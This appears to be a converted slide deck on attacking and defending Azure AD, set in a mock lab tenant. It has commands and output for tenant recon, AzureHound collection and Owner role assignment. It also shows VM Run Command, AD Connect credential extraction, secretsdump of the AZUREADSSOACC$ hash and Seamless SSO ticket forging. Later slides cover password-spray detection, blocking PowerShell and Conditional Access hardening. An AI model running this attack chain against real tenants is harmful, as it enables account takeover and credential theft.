Sign in using Azure Active Directory (Azure AD)  
 Shared access signature URL (SAS)  
 Anonymously (my blob container allows public access)

# ClientID Hunting


```
PS C:\Users\pentest> az login --allow-no-subscription
A web browser has been opened at https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize. Please continue
the login in the web browser. If no web browser is available or if the web browser fails to open, use device code flow w
ith 'az login --use-device-code'.
The following tenants don't contain accessible subscriptions. Use 'az login --allow-no-subscriptions' to have tenant lev
el access.
c77f09a5-4134-4cff-a600-5d8faa906a95 'skywalkerlabs'
[
  {
    "cloudName": "AzureCloud",
    "id": "c77f09a5-4134-4cff-a600-5d8faa906a95",
    "isDefault": true,
    "name": "N/A(tenant level account)",
    "state": "Enabled",
    "tenantId": "c77f09a5-4134-4cff-a600-5d8faa906a95",
    "user": [
      {
        "name": "droid115@deathstarlabs.net",
        "type": "user"
      }
    ]
}
]

PS C:\Users\pentest> $graphAccessUserAsAll = az account get-access-token --scope="https://graph.microsoft.com/Directory.
AccessAsUser.All" | ConvertFrom-Json
PS C:\Users\pentest> Connect-MgGraph -AccessToken $graphAccessUserAsAll.accessToken
Welcome To Microsoft Graph!
PS C:\Users\pentest> Get-MgApplication

Id          DisplayName          AppId          Sig
--          -----
653c22a4-45bb-4d2e-9fbb-041210ce4ede Corporate Deployment Application 900b35ea-8029-4828-a417-bfc892319a5c Azu
83601106-928e-451c-a76c-67a1e93fa634 Test3          e5973f12-ccee-4754-805e-9c6e1a0ba389 Azu
```

# Privileged Account Takeover

## Contributor/Owner Resources



TokenTactics 0.0.1 Terminal

```
[06-23-2023 20:57:29]:[172.16.169.242]:[root]
[/opt/azurehound] # ./azurehound -r "0.AVAApQl_xzRB_0ymAF2PqpBqldY0Wd0zUgJBrv-q0ikqsBxQAIw.
AgABAEEAAAD--DLA3V07Qrddg1g7WovrAcDs_wHAOP_511AEWciActIbyvA_HR8qLAKSzma3etaPbyjH1ujzJiCdVEMG
mckUFDKVOBMNCReiq9SAa0FAe
pmSbirlpm0mvBXbdYC90gC6cR
iLU72W5g0iifiDxb2QspwTk0k
E0y5E6GBe4y6fGuGg5VrVlol-
0-Ek8K8CGZL7S9QoAL_KlH4cI
ciBc8c9LRQWtgcRX10WFtXxIo
PuUooSdkEU-BPb8x2r9w_GxbcN0_2TxuHc87ACW1410_tPS1X_0271g1rWvjbqnpbVsQ71KopgjzxqIHLLVXEZ71
QLUK9TvDydyxTFWuEc1wRRDolF_ptMr6LKrtTewDa9UUBidkUpjyD2YTaGk" list --tenant "skywalkerlabs.onmicrosoft.com" -o output.json
AzureHound v2.0.4
Created by the BloodHound Enterprise team - https://bloodhoundenterprise.io

No configuration file located at /root/.config/azurehound/config.json
2023-06-23T20:59:00-05:00 INF collecting azure objects...
2023-06-23T20:59:00-05:00 INF finished listing all users count=32
2023-06-23T20:59:00-05:00 INF finished listing all groups count=21
2023-06-23T20:59:00-05:00 INF finished listing all devices count=22
2023-06-23T20:59:00-05:00 INF finished listing all apps count=7
2023-06-23T20:59:00-05:00 INF finished listing all group owners
2023-06-23T20:59:01-05:00 INF warning: unable to process azure management groups; either the organization has no management groups or azurehound does not have the reader role on the root management group.
2023-06-23T20:59:01-05:00 INF finished listing all management group role assignments
2023-06-23T20:59:01-05:00 INF finished listing all management group descendants
2023-06-23T20:59:01-05:00 INF finished listing members for all groups
2023-06-23T20:59:01-05:00 INF finished listing all device owners
2023-06-23T20:59:01-05:00 INF finished listing all tenants count=2
```

# Privileged Account Takeover

```
Administrator: Windows PowerShell C:\Users\pentest> Connect-AzAccount -ServicePrincipal -Credential $credential -Tenant c77f09a5-4134-4cff-a600-5d8faa906a95
WARNING: The provided service principal secret will be included in the 'AzureRmContext.json' file found in the user profile (C:\Users\pentest\.Azure). Please ensure that this directory has appropriate protections.

Account SubscriptionName TenantId Environment
----- ----- -----
900b35ea-8029-4828-a417-bfc892319a5c Visual Studio Enterprise Subscription - MPN c77f09a5-4134-4cff-a600-5d8faa906a95 AzureCloud

PS C:\Users\pentest> Get-AzSubscription

Name Id TenantId State
---- -- -----
Visual Studio Enterprise Subscription - MPN 53c5ab55-390e-40ad-a88c-fcd4c08032b1 c77f09a5-4134-4cff-a600-5d8faa906a95 Enabled

PS C:\Users\pentest> $subScope = "/subscriptions/53c5ab55-390e-40ad-a88c-fcd4c08032b1"
PS C:\Users\pentest> New-AzRoleAssignment -ObjectId c880ce0c-9749-4b99-a503-3da526c42422 -RoleDefinitionName "Owner" -Scope $subScope

RoleAssignmentName : 1348c1cc-1613-4244-afa4-f816ba489044
RoleAssignmentId   : /subscriptions/53c5ab55-390e-40ad-a88c-fcd4c08032b1/providers/Microsoft.Authorization/roleAssignments/1348c1cc-1613-4244-afa4-f816ba489044
Scope              : /subscriptions/53c5ab55-390e-40ad-a88c-fcd4c08032b1
DisplayName        :
SignInName         :
RoleDefinitionName: Owner
RoleDefinitionId  : 8e3af657-a8ff-443c-a75c-2fe8c4bcb635
ObjectId           : c880ce0c-9749-4b99-a503-3da526c42422
ObjectType         : Unknown
CanDelegate        : False
Description        :
ConditionVersion   :
Condition          :
```

# Pivoting to Azure VM's

Home > CreateVm-MicrosoftWindows

**AAD-Connect1** | I

Virtual machine

Search

Backup

Disaster recovery

Updates

Inventory

Change tracking

Automanage

Configuration management (Preview)

Policies

Run command

Monitoring

Insights

Alerts

Metrics

## Run Command Script

RunPowerShellScript

Script execution complete

### PowerShell Script

1 whoami

Run

### Output

nt authority\system

```
PS C:\projects> .\ADSyncDecrypt.ps1
AD Connect Sync Credential Extract v2 (@ xpn_)
[ Updated to support new cryptokey storage method ]

[*] Querying ADSync localdb (mms_server_configuration)
[*] Querying ADSync localdb (mms_management_agent)
[*] Using xp_cmdshell to run some Powershell as the service user
[*] Credentials incoming...


Domain: SKYWALKERLABS.NET
Username: MSOL_d8dea9a764ab
Password: [REDACTED]
PS C:\projects>
```



# Abusing Seamless SSO

## How it works

- Starts by Internal AD Compromise
- AZUREADSSOACC\$ machine account hash is stolen
- Requires SSO to be turned on in Azure AD Connect



The terminal session shows the output of the 'impacket-secretsdump' command against a target host. The output includes:

```
(kali㉿hacklab)-[~]
$ impacket-secretsdump skywalkerlabs/MSOL_d8dea9a764ab@172.16.204.2 -just-dc-user AZUREADSSOACC$
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
AZUREADSSOACC$:1112:aad3b435b51404eeaad3b435b51404ee: [REDACTED] :::
[*] Kerberos keys grabbed
AZUREADSSOACC$:aes256-cts-hmac-sha1-96: [REDACTED]
AZUREADSSOACC$:aes128-cts-hmac-sha1-96: [REDACTED]
AZUREADSSOACC$:des-cbc-md5: [REDACTED]
[*] Cleaning up ...

(kali㉿hacklab)-[~]
$
```

A red arrow points to the NTLM hash line, labeled 'NTLM Hash'.

# Abusing Seamless SSO

```
PS C:\Users\pentest> $kerberos = New-AADIntKerberosTicket -SidString S-1-5-21-236553560-858703100-3321816658-1133 -Hash [REDACTED]
PS C:\Users\pentest> Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain skywalkerlabs.net
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNR0W50UjdiUm9meG1lWm9YcWJTIWkdldyJ9.eyJhdWQiOiIwM9YcWJTIWkdldyJ9.eyJhdWQiOidHRwczovL3ZCIsInpYSJdLCJhcHBpZC5bmMiLCJpcGFkZHIIoIiYMDiLCJvbnByZW1fc2lkIjoiUY3ZF91cmwiOiJodHRwczovL3GMLBxcEJxbFFJQUFBQUFBQUsb0xiY1RZYzBCTUZobVR6MC5MDzhOTUiLCJ1bmIxdlWVfbmBS3VzVGNTGsyUEd6V09h0UYIfie-KsLkfPER-Li-8dw1Vopd7b8tHr__75kRU9v6nL_epjAJRUGxCOuLH9UK7Ds_KSqT0wkrR7Ip6XACH24stk5M5WsJkoW-6dAXVNv9fR0bZhPag0vSPUpUss0E6t7Fg1L2bSRh9oroAZW3PlDGJkyyGxTkbP4huW0X642vg
PS C:\Users\pentest> Connect-AzureAD -AadAccessToken eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNR0W50UjdiUm9meG1lWm9YcWJTIWkdldyJ9.eyJhdWQiOidHRwczovL2dyYXBoLndpbmRvd3MubmV0IiwiAxNzIjoiaHR0cHM6Ly9zdHMud2lu[REDACTED]g1NzE2NjE1LCJleHAiOjE2llVnFGUUp5Z1RrVWc1WmFM[REDACTED]E3Yjg5NCIsImFwcGlkYWNg[REDACTED]Qi0iJlZWQyMzM3YS1mYWMS[REDACTED]E2NjU4LTEzMzMiLCJwdWlkBhc3N3b3JkLmFzcHgilCJy1wZXJzb25hdGlvbisInN1EiLCJ0aWQiOijNzdmMDlhVwbi6ImFkc3luY0Bza3l3zDduhdBTnV0F9GVqV1P0Isb_v8z0P6UsbPGONI4qF8aCDHFvh8L40U96W0DocDA7FrZgrDBsTUvopd7b8tHr__75kRU9v6nL_epjAJRUGxCOuLH9UK7Ds_KSqT0wkrR7Ip6XACH24stk5M5WsJkoW-6dAXVNv9fR0bZhPag0vSPUpUss0E6t7Fg1L2bSRh9oroAZW3PlDGJkyyGxTkbP4huW0X642vg
cmdlet Connect-AzureAD at command pipeline position 1
Supply values for the following parameters:
AccountId: adsync@skywalkerlabs.net
```

Account	Environment	TenantId	TenantDomain	AccountType
adsync@skywalkerlabs.net	AzureCloud	c77f09a5-4134-4cff-a600-5d8faa906a95	skywalkerlabs.net	AccessToken

- Account Impersonation by abusing Desktop SSO
- Can request Kerberos tickets using AADInternals
- Works with any account sync'd to the cloud with exceptions around MFA
- Service Accounts are ideal to abuse since they are not enrolled into MFA

# Common Conditional Access Issues

## Device Platform Filtering

- Easily bypassed by switching user agent
- Linux is the most common platform that is missed

... > [Conditional Access | Policies](#) >

### CA013: Require compliant or hybrid Azure AD joined devices

Conditional Access policy



Delete



[View policy information \(Preview\)](#)

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies.

[Learn more](#)

Name \*

CA013: Require compliant or hybrid Azure ...

Assignments

Users ⓘ

[Specific users included and specific users excluded](#)

Cloud apps or actions ⓘ

[All cloud apps](#)

Conditions ⓘ

[1 condition selected](#)

Access controls

Control access based on signals from conditions like risk, device platform, location, client apps, or device state. [Learn more](#)

User risk ⓘ

[Not configured](#)

Sign-in risk ⓘ

[Not configured](#)

Device platforms ⓘ

2 included

Locations ⓘ

[Not configured](#)

Client apps ⓘ

[Not configured](#)

Filter for devices ⓘ

[Not configured](#)

## Device platforms

Apply policy to selected device platforms.

[Learn more](#)

Configure ⓘ

Yes

No

[Include](#) [Exclude](#)

Any device

Select device platforms

Android

iOS

Windows Phone

Windows

macOS

Linux

# Common Conditional Access Issues

## Securing security info registration

Conditional Access policy

 Delete  View policy information (Preview)

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies.  
[Learn more](#)

Name \*

Securing security info registration

Assignments

Users 

All users included and specific users excluded

Cloud apps or actions 

1 user action included

Conditions 

1 condition selected

Access controls

Grant 

1 control selected

Session 

0 controls selected

## MFA Registrations/Malicious MFA Registrations

### Locations

Any location and all trusted locations excluded

### Grant

Control access enforcement to block or grant access. [Learn more](#)

Block access


Grant access

Require multifactor authentication 

 Consider testing the new "Require authentication strength". [Learn more](#)

# Defensive Tactics

Thou shall not hack my Azure Cloud



# Early Warning IOC's

Severity	Name	Rule type
Medium	[IN USE] Password spray attack against Azure AD Seamless SSO	Scheduled
Medium	[IN USE] Potential Password Spray Attack (Uses Authentication Normalization)	Scheduled
Medium	[IN USE] Password spray attack against Azure AD application	Scheduled
Medium	Password spray attack against ADFSSignInLogs	Scheduled

- Strategies for password spraying detection
- Print external PDF's on company sites with honeypot account
  - Use Azure Sentinel to create a custom KQL rule query for attempted logons to honeypot account.
  - Account has to exist in Azure AD but can be disabled
  - Sentinel has out of the box detections for password spraying activity

# Blocking Powershell

<https://learn.microsoft.com/en-us/schooldatasync/blocking-powershell-for-edu>

## Blocking PowerShell for EDU Tenants

Article • 02/20/2023 • 4 contributors

 Feedback

### In this article

[Overview](#)

[Blocking PowerShell](#)

[Blocking MS Graph Explorer](#)

[Blocking the MSOL Module](#)

[Show 2 more](#)

- Works for Regular Enterprise Tenants

### Creates Enterprise Applications

- Azure Active Directory Powershell
- Microsoft Graph Command Line
- Can control Access with users and groups

# Preventing Malicious Recon

```
PS C:\Users\pentest> Disable-AADIntTenantMsolAccess
PS C:\Users\pentest> Get-AADIntTenantAuthPolicy

id : authorizationPolicy
allowInvitesFrom : everyone
allowedToSignUpEmailBasedSubscriptions : True
allowedToUseSSPR : True
allowEmailVerifiedUsersToJoinOrganization : True
allowUserConsentForRiskyApps : False
blockMsolPowerShell : True
description : Used to manage authorization related settings across the company.
displayName : Authorization Policy
enabledPreviewFeatures : {}
guestUserRole : 10dae...
permissionGrantPolicyIdsAssignedToDefaultUserRole : {Manager}
defaultUserRolePermissions : @all
allow : allow
allow : allow
allow : allow
```

An error occurred while executing the 'Get-MsolUserRole' command. Access Denied. You do not have permissions to call this cmdlet. [Learn more](#)


- Disable MSOLPowershell tenant wide with care
- Impacts Azure AD Connect Upgrades

Reference:  
<https://aadinternals.com/post/limit-user-access/>

Previous

Next

# Preventing Malicious Recon



```
Administrator: Windows PowerShell - PS C:\Users\pentest> git clone https://github.com/nyxgeek/o365recon
Cloning into 'o365recon'...
remote: Enumerating objects: 98, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
Receiving objects: 100% (98/98), 319.63 KiB | 1.58 MiB/s, done
Resolving deltas: 43% (10/23)
Resolving deltas: 100% (23/23), done.
PS C:\Users\pentest> cd o365recon
PS C:\Users\pentest\o365recon> ls


    Directory: C:\Users\pentest\o365recon

Mode                LastWriteTime         Length Name
----                -----          ----  --
-a---  6/13/2023 9:16 AM        18138 o365recon.ps1
-a---  6/13/2023 9:16 AM          443 README.md
-a---  6/13/2023 9:16 AM       174803 screenshot.png

PS C:\Users\pentest\o365recon> .\o365recon.ps1 -azure
Connecting to Microsoft services:
    Checking for MsOnline Module ...
    Checking for AzureAD Module ...
    Connecting to AzureAD with Connect-AzureAD
```



Microsoft  
Azure Active Directory PowerShell  
Sorry, but we're having trouble signing you in.  
  
AADSTS50105: Your administrator has configured the application Azure Active Directory PowerShell ('1b730954-1685-4b74-9bfd-dac224a7b894') to block users unless they are specifically granted ('assigned') access to the application. The signed in user 'anakin.skywalker@skywalkerlabs.net' is blocked because they are not a direct member of a group with access, nor had access directly assigned by an administrator. Please contact your administrator to assign access to this application.



# Preventing Malicious Recon

## Roadrecon

- Auth through device codes will be blocked
- Still works if using a Graph Access Token

## Roadtx

- Stops device registrations with roadtx

```
[06-13-2023 09:27:38]:[172.16.169.242]:[root]
[/opt/roadrecon] # roadrecon auth --device-code
To sign in, use a web browser to open the page https://microsoft.com/devicelogin
FJ2X6C84J to authenticate.

[06-22-2023 08:12:55]:[172.16.169.242]:[trustedsec]
[-] $ cd roadtx

[06-22-2023 08:12:59]:[172.16.169.242]:[trustedsec]
[-/roadtx] $ roadtx interactiveauth -u droid115@deathstarlabs.net -p [REDACTED] -r devicereg
```

Microsoft  
Azure Active Directory PowerShell  
Sorry, but we're having trouble signing you in.

AADSTS50105: Your administrator has configured the application Azure Active Directory PowerShell ('1b730954-1685-4b74-9bfd-dac224a7b894') to block users unless they are specifically granted ('assigned') access to the application. The signed in user 'droid115@deathstarlabs.net' is blocked because they are not a direct member of a group with access, nor had access directly assigned by an administrator. Please contact your administrator to assign access to this application.

```
[06-13-2023 09:27:38]:[172.16.169.242]:[root]
[/opt/roadrecon] # roadrecon auth --device-code
To sign in, use a web browser to open the page https://microsoft.com/devicelogin
FJ2X6C84J to authenticate.
```

Microsoft  
Azure Active Directory PowerShell  
Sorry, but we're having trouble signing you in.

AADSTS50105: Your administrator has configured the application Azure Active Directory PowerShell ('1b730954-1685-4b74-9bfd-dac224a7b894') to block users unless they are specifically granted ('assigned') access to the application. The signed in user 'anakin.skywalker@skywalkerlabs.net' is blocked because they are not a direct member of a group with access, nor had access directly assigned by an administrator. Please contact your administrator to assign access to this application.

# Preventing Malicious Recon

Token Stealing Prevention  
- Hybrid Azure AD Join Enforcement

## Grant


X

Control access enforcement to block or grant access. [Learn more](#)

- Block access  
 Grant access

- Require multifactor authentication  
 Require authentication strength  
 Require device to be marked as compliant  
 Require Hybrid Azure AD joined device

**⚠** Don't lock yourself out! Make sure that your device is Hybrid Azure AD Joined. [Learn more](#)



# Other Conditional Access Suggestions

## Block Access to Azure Management

Conditional Access policy

Delete View policy information (Preview)

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies.

[Learn more](#)

Name \*

Block Access to Azure Management

Assignments

Users (i)

[All users included and specific users excluded](#)

Target resources (i)

1 app included

Conditions (i)

0 conditions selected

Access controls

Grant (i)

Block access

Control access based on all or specific network access traffic, cloud apps or actions. [Learn more](#)

Select what this policy applies to

Cloud apps

**Include** **Exclude**

None

All cloud apps

Select apps

Edit filter (Preview)

None

Select

Microsoft Azure Management

MA

Microsoft Azure Management  
797f4846-ba00-4fd7-ba43-dac1f8f63013

Don't lock yourself out! This policy

## Block Access to Azure Management

Conditional Access policy

Delete View policy information (Preview)

Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies.

[Learn more](#)

